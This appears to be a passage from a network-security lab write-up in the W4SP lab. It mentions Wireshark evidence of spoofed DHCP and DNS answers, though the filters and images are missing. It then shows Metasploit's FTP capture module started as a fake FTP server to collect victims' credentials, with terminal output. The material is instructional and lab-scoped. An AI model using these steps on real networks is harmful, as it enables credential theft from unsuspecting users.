
Using the below filter on Wireshark, you can see that we have responded to DHCP requests.



Using the below filter on Wireshark, you can see that we are getting DNS traffic.



Using the below filter on Wireshark, you can see that my IP address was delivered for DNS queries to the ftp1.labs host.



Setting Up a Fake FTP Server

For this section we are setting up a fake FTP server to capture credentials from our victims. We don't even need to configure this module, as the default options work immediately. We must first type use **auxiliary/server/capture/ftp** to use the appropriate module. Then we simply exploit and capture FTP packets

(as you can see the machine is currently listening on port 21).

```
w4sp-lab@kali: ~  
msf6 auxiliary(server/capture/ftp) > show options  
Module options (auxiliary/server/capture/ftp):  
-----  
Name      Current Setting  Required  Description  
-----  
BANNER     FTP Server Ready yes         The server banner  
SRVHOST     0.0.0.0           yes         The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT     21                yes         The local port to listen on.  
SSL         false            no          Negotiate SSL for incoming connections  
SSLCert     false            no          Path to a custom SSL certificate (default is randomly generated)  
-----  
Auxiliary action:  
-----  
Name      Description  
-----  
Capture    Run FTP capture server  
msf6 auxiliary(server/capture/ftp) > exploit  
[*] Auxiliary module running as background job 4.  
msf6 auxiliary(server/capture/ftp) > is  
[*] Started service listener on 0.0.0.0:21  
[*] Server started.  
-----  
w4sp-lab@kali: ~/w4sp-lab-master  
cd /home/w4sp-lab/w4sp-lab-master  
ls  
docker qps  
os  
static  
w4sp_app  
w4sp_webapp.py  
w4sp.py  
w4sp.pyc  
w4sp_lab-master$ sudo python w4sp_webapp.py  
-----  
[getcap]: /usr/bin/dumpcap  
[*] Caps set correctly on dumpcap  
[*] w4sp/labs images available  
[docker]: ps, --aq, --filter, 'label=w4sp=true'  
[itconfig]: --a  
[ip]: --link, --delete, --docker0:1  
[ip]: --link, --delete, --eth0:1  
RTNETLINK answers: Operation not supported  
[ip]: --link, --delete, --lo:1  
RTNETLINK answers: Operation not supported  
[ip]: --netns  
[ipkill]: dnclient  
[itconfig]: --a  
[service]: --network-manager, --start  
[service]: --networking, --restart  
[service]: --docker, --restart
```